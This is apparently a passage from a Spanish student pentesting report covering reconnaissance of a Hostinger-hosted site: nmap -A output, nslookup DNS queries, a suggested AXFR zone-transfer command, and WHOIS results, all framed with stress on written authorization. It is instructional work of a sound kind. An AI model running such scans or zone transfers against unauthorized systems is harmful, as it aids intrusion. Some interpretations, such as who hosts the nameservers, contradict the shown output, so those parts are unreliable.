|     <center><h1>400 Bad Request</h1></center>
|     <hr><center>nginx</center>
|     </body>
|     </html>
|   RTSPRequest:
|     HTTP/1.1 400 Bad Request
|     Date: Mon, 13 Apr 2026 00:04:36 GMT
|     Content-Type: text/html
|     Content-Length: 150
|     Connection: close
|     Server: hcdn
|     alt-svc: h3=":443"; ma=86400
|     x-hcdn-request-id: c0ed0738da6c2608ebf5f3a2e36e2f47-imm-edge3
|     <html>
|     <head><title>400 Bad Request</title></head>
|     <body>
|     <center><h1>400 Bad Request</h1></center>
```

```
|     <hr><center>nginx</center>
|     </body>
|     </html>
|   X11Probe:
|     HTTP/1.1 400 Bad Request
|     Date: Mon, 13 Apr 2026 00:04:36 GMT
|     Content-Type: text/html
|     Content-Length: 150
|     Connection: close
|     Server: hcdn
|     alt-svc: h3=":443"; ma=86400
|     x-hcdn-request-id: ed452d76e940cebba75780a1b4902de9-imm-edge6
|     <html>
|     <head><title>400 Bad Request</title></head>
|     <body>
|     <center><h1>400 Bad Request</h1></center>
|     <hr><center>nginx</center>
|     </body>
|_    </html>
| http-robots.txt: 1 disallowed entry
|_/
|_http-title: Did not follow redirect to https://palevioletred-wildcat-394676
.hostingersite.com/
443/tcp open  https   hcdn
```

```
..
| fingerprint-strings:
|   DNSVersionBindReqTCP:
|     HTTP/1.1 400 Bad Request
|     Date: Mon, 13 Apr 2026 00:04:42 GMT
|     Content-Type: text/html
|     Content-Length: 150
|     Connection: close
|     Server: hcdn
|     alt-svc: h3=":443"; ma=86400
|     x-hcdn-request-id: 292e952ffce0dd63d71861ce0f859081-imm-edge6
|     <html>
|     <head><title>400 Bad Request</title></head>
|     <body>
|     <center><h1>400 Bad Request</h1></center>
|     <hr><center>nginx</center>
|     </body>
|     </html>
|   GetRequest, HTTPOptions:
|     HTTP/1.0 302 Moved
|     Content-Length: 0
|     Location: https://www.coljuegos.gov.co/publicaciones/301824
|     Pragma: no-cache
```




Ilustración 13 Ejecución y Resultados de1.4.3 nmap -A {Dominio}

Por último, El flag -A activa simultáneamente: detección de sistema operativo (-O), detección de versiones (-sV), escaneo de scripts por defecto (-sC) y traceroute. Es el escaneo más completo pero también el más ruidoso (detectable por IDS/IPS). Con esto pudimos confirmar el uso de nginx con CDN hcdn de Hostinger. Confirmó múltiples IPs por balanceo de carga. Las redirecciones HTTP→HTTPS están activas (buena práctica). Solo puertos 80 y 443 abiertos.

Fortaleza Identificada:

- En cuanto al análisis de los puertos, se evidencia la correlación de los puertos abiertos con sus servicios. El puerto 80 (HTTP) redirige al 443, mientras que el 443 (HTTPS) es el que realmente sirve el contenido. Un sitio bien configurado no debería tener otros puertos

abiertos, por lo que esto nos indica que vamos bien. Adicionalmente, la detección de nginx es un hallazgo de seguridad en sí mismo. Explica que exponer la versión del servidor web (por ejemplo, nginx/1.18.0) ayuda a un atacante a buscar exploits específicos. La mejor práctica es ocultar la versión del servidor.

Como información adicional, usando el comando nmap --script=http-headers palevioletred... se puede realizar un escaneó de seguridad para profundizar y visibilizar una previa de las vulnerabilidades de configuración que verás en OWASP.

Mejores Prácticas Implementadas en el módulo 1

- Nunca se debe escanear ningún sistema sin contar con **autorización explícita por escrito del propietario.** En un entorno corporativo real, esta autorización incluye: alcance de las pruebas, rangos de IP específicos autorizados, ventanas de tiempo para las pruebas, y tipos de técnicas permitidas. Esta práctica protege legalmente al auditor y define claramente las responsabilidades. En nuestro caso, la carta de autorización de la Sección 3 de este documento cumple este requisito.

- **Documentar cada paso del reconocimiento:** Toda prueba debe quedar registrada con: timestamp exacto (fecha y hora), comando ejecutado, captura de pantalla o salida completa, herramienta utilizada y versión, e interpretación del resultado. Esta documentación es la evidencia del trabajo realizado y permite reproducir los hallazgos. Sin documentación, el pentesting no tiene valor profesional.

- **Usar rangos específicos y nunca escanear sin permiso:** Solo se escanean las IPs públicas del dominio autorizado. Nunca se deben escanear rangos completos de IPs de un proveedor (como todos los servidores de Hostinger), pues eso constituye

actividad ilegal incluso en contextos académicos. En la carta de autorización de la Sección 3 se especifican explícitamente los rangos autorizados.

- **Registro de tiempo y herramientas utilizadas:** Se debe mantener un registro (log) de todas las actividades con: hora de inicio y fin de cada prueba, herramienta utilizada (nmap, ping, tracert) con su versión, sistema operativo y versión desde donde se ejecutó, y resultados obtenidos. Esto permite auditar el propio trabajo y demostrar que se actuó dentro del alcance autorizado.

Fase 2: Análisis DNS, WHOIS y Certificados SSL/TLS

OSINT aplicado a infraestructura Web

OSINT (Open Source Intelligence) es la recopilación y análisis de información disponible públicamente. En este módulo aplicamos OSINT mediante consultas DNS, WHOIS y análisis de certificados SSL. Toda esta información es pública y su consulta es completamente legal. Es la base del reconocimiento pasivo en cualquier auditoría de seguridad profesional.

Objetivos del Módulo:

A. Consultar registros DNS (tipos A, MX, NS, TXT) del dominio objetivo.

B. Realizar búsqueda WHOIS para obtener información del registrante del dominio.

C. Analizar el certificado SSL/TLS del sitio web (puerto 443) y documentar su cadena de confianza.

D. Identificar subdominios y servicios asociados mediante registros NS

Tipos de Registros DNS y su Relevancia en Seguridad

Tipo	Nombre Completo	Función en Seguridad
A	Address Record	Mapea dominio → IPv4. Revela la IP del servidor (o del CDN que lo protege). Esencial para el reconocimiento.
AAAA	Quad-A Record	Mapea dominio → IPv6. Permite identificar infraestructura en redes IPv6.
MX	Mail Exchange	Servidor(es) de correo del dominio. Revela proveedores de email (Google, Microsoft, Hostinger). Útil para ataques de phishing o SPF bypass.
NS	Name Server	Servidores DNS autoritativos. Revelan el proveedor DNS (Cloudflare, AWS Route53, Hostinger). Permite intentar transferencias de zona (zone transfer) en servidores mal configurados.
TXT	Text Record	Contiene: registros SPF (anti-spam), DKIM (autenticación email), DMARC, tokens de verificación de servicios externos. Puede revelar integraciones con terceros.
SOA	Start of Authority	Información de la zona: servidor primario, email del admin y serial de versión.
CNAME	Canonical Name	Alias a otro dominio. Puede revelar subdominios y servicios ocultos detrás del dominio principal.
SOA	Start of Authority	Información de la zona DNS: servidor primario, email del administrador (codificado con punto), serial de versión.

Objetivo A – Consultas DNS con nslookup

Definición:

DNS (Domain Name System): Es el sistema de traducción de internet que convierte nombres de dominio legibles por humanos (como google.com) en direcciones IP numéricas que las máquinas pueden procesar. El DNS almacena diferentes tipos de registros, cada uno con un propósito específico.

Nota: Para este apartado se usará desde Git bash

Registro A – Dirección IPv4:

Comando ejecutado: nslookup -type=A palevioletred-wildcat-394676.hostingersite.com




Ilustración 14 Ejecución Comando nslookup -type=A en nuestro sitio Web

El flag -type=A solicita el registro que traduce el nombre de dominio a dirección IPv4. El resultado muestra tres hallazgos clave: (1) Resolución de caché: la respuesta 'Servidor: UnKnown / Address: 192.168.1.1' indica que la consulta fue resuelta por el router o ISP local mediante una 'Respuesta no autoritativa' (tomada de caché local, sin llegar al servidor DNS maestro). (2) Infraestructura CDN: el dominio palevioletred-wildcat-394676.hostingersite.com no apunta directamente a un servidor; es un CNAME (alias) que redirige hacia free.cdn.hstgr.net, la infraestructura CDN de Hostinger. (3) Balanceo de carga: devuelve dos IPs simultáneas (191.101.104.113 y 191.96.144.240), confirmando que múltiples nodos CDN sirven el sitio.

Registro MX – Servidores de correo:

Comando ejecutado: `nslookup -type=MX hostingersite.com`




Ilustración 15 Ejecución del comando `nslookup -type=MX en Hostinger

Se ejecuta el comando nslookup -type=MX apuntando al dominio principal (hostingersite.com). El objetivo de este escaneo es descubrir qué servidores de correo (Mail Exchange) están autorizados para recibir e-mails a nombre de la empresa. Consulta los servidores de correo configurados para el dominio padre hostingersite.com. Relevante para evaluar riesgos de phishing: si los registros SPF no están correctamente configurados, un atacante podría enviar correos suplantando el dominio del sitio. Al ser un subdominio de Hostinger, hereda la configuración de correo del dominio padre.

Esto nos demostré que:

- Ausencia de correo expuesto: El comando no devuelve servidores de correo tradicionales (como Outlook o Google Workspace), lo cual oculta información sobre qué herramientas ofimáticas internas utilizan los empleados.

- Confirmación de la Autoridad (SOA): En lugar de un servidor de correo, la consola arroja los datos del registro de Autoridad Principal (SOA). Esto demuestra que el dominio tiene absolutamente delegada su gestión de red y seguridad a la plataforma Cloudflare (emily.ns.cloudflare.com y dns.cloudflare.com).

Registro TXT (Verificaciones e Infraestructura)

Comando ejecutado: `nslookup -type=TXT hostingersite.com`




Ilustración 16 Ejecución del Comando nslookup -type=TXT en Hostinger

Los registros TXT contienen: registros SPF que especifican qué servidores pueden enviar correo en nombre del dominio (formato: 'v=spf1 include: _spf.hostinger.com ~all'); registros DKIM para autenticación de email; tokens de verificación de herramientas externas (Google Search Console, plataformas de marketing); y a veces información sensible dejada accidentalmente por administradores. Estos registros revelan qué servicios de terceros están integrados al dominio. Estos son habitualmente utilizados por los administradores para insertar códigos de verificación de propiedad (ej. de Google Workspace) o para dictar políticas de seguridad sobre quién puede enviar correos a nombre del dominio.

Esto nos demostré que:

- Política de Correos (SPF): El comando revela exitosamente la cadena "v=spf1 -all". Este es el estándar del Sender Policy Framework (SPF), un protocolo de autenticación de correo electrónico.
- Configuración Estricta: El parámetro -all (conocido como Hard Fail) demuestra que el administrador ha configurado el dominio para dictar que absolutamente ninguna dirección IP está autorizada para enviar correos electrónicos usando la terminación @hostingersite.com.

Registro NS – Nameservers autoritativos:

Comandos ejecutados:

nslookup -type=NS palevioletred-wildcat-394676.hostingersite.com

nslookup -type=NS hostingersite.com

Los NS revelan quién controla el DNS del dominio. Para el subdominio de Hostinger, los NS pertenecen a Hostinger. Si los NS fueran de Cloudflare (ns1.cloudflare.com, ns2.cloudflare.com), indicaría que el dominio usa Cloudflare como proxy, ocultando aún más la infraestructura. Conocer los NS permite intentar una transferencia de zona (axfr) en servidores DNS mal configurados, lo que revelaría TODOS los subdominios del dominio. nslookup -type=AXFR hostingersite.com <ip_del_NS> (solo funciona si el NS está mal configurado)

¿Cómo los registros DNS pueden revelar infraestructura interna?

En organizaciones grandes o sitios mal configurados, los registros DNS pueden delatar servicios internos. Por ejemplo: subdominios como staging.empresa.com, dev.empresa.com,

admin.empresa.com revelan ambientes de desarrollo no públicos. Registros A que apuntan a IPs privadas (192.168.x.x, 10.x.x.x) en zonas DNS expuestas públicamente revelan rangos de red interna. Registros MX que apuntan a servidores internos revelan la infraestructura de correo. En el caso de este sitio, los DNS están correctamente configurados sin exponer infraestructura interna.

Como mejores prácticas se sugiere:

- Documentar la cadena de certificados (servidor → intermedio → raíz) usando openssl s_client -showcerts.
- Verificar que el certificado no esté caducado y que el cifrado sea robusto (TLSv1.3).
- Explicar por qué el puerto 443: es el estándar para HTTPS; openssl s_client conecta a ese puerto para negociar TLS y descargar el certificado.

Objetivo B: Búsqueda WHOIS (Información del Registrante)

¿Qué es WHOIS y por qué se usa éticamente?

WHOIS (RFC 3912) es un protocolo de consulta que permite obtener información pública sobre el registrante de un dominio: nombre del propietario, correo y teléfono de contacto, registrador, fechas de creación/expiración/actualización y estado del dominio. Esta información es pública por diseño: cualquier persona puede consultarla sin restricciones legales. Su uso ético en pentesting se limita a: verificar la identidad del propietario (confirmar que auditamos el sistema correcto), conocer fechas de expiración (un dominio próximo a expirar podría ser capturado) y obtener datos de contacto para divulgación responsable (responsible disclosure). No se debe usar la información de contacto para ingeniería social no autorizada.

Comando ejecutado: `whois hostingersite.com`




Ilustración 17 Ejecución del Comando whois hostingersite.com




Ilustración 18 Aceptar los Términos y Condiciones de Whois





Ilustración 19 Resultado ejecución comando Whois



```
to restrict your access to the Whois database in its sole discretion to ensure
operational stability.  VeriSign may restrict or terminate your access to the
Whois database for failure to abide by these terms of use. VeriSign
reserves the right to modify these terms at any time.

The Registry database contains ONLY .COM, .NET, .EDU domains and
Registrars.


   Domain Name: HOSTINGERSITE.COM
   Registry Domain ID: 2792423031_DOMAIN_COM-VRSN
   Registrar WHOIS Server:
   Registrar URL: http://www.hostinger.com
   Updated Date: 2026-03-06T08:27:17Z
   Creation Date: 2023-06-22T13:36:47Z
   Registry Expiry Date: 2027-06-22T13:36:47Z
   Registrar: HOSTINGER operations, UAB
   Registrar IANA ID: 1636
   Registrar Abuse Contact Email: abuse-tracker@hostinger.com
   Registrar Abuse Contact Phone: +37064503378
   Domain Status: clientTransferProhibited https://icann.org/epp#clientTransferP
rohibited
   Name Server: EMILY.NS.CLOUDFLARE.COM
   Name Server: TERIN.NS.CLOUDFLARE.COM
   DNSSEC: unsigned
   URL of the ICANN Whois Inaccuracy Complaint Form: https://www.icann.org/wicf/
>>> Last update of whois database: 2026-04-13T20:11:27Z <<<

For more information on Whois status codes, please visit https://icann.org/epp

NOTICE: The expiration date displayed in this record is the date the
registrar's sponsorship of the domain name registration in the registry is
currently set to expire. This date does not necessarily reflect the expiration
date of the domain name registrant's agreement with the sponsoring
registrar.  Users may consult the sponsoring registrar's Whois database to
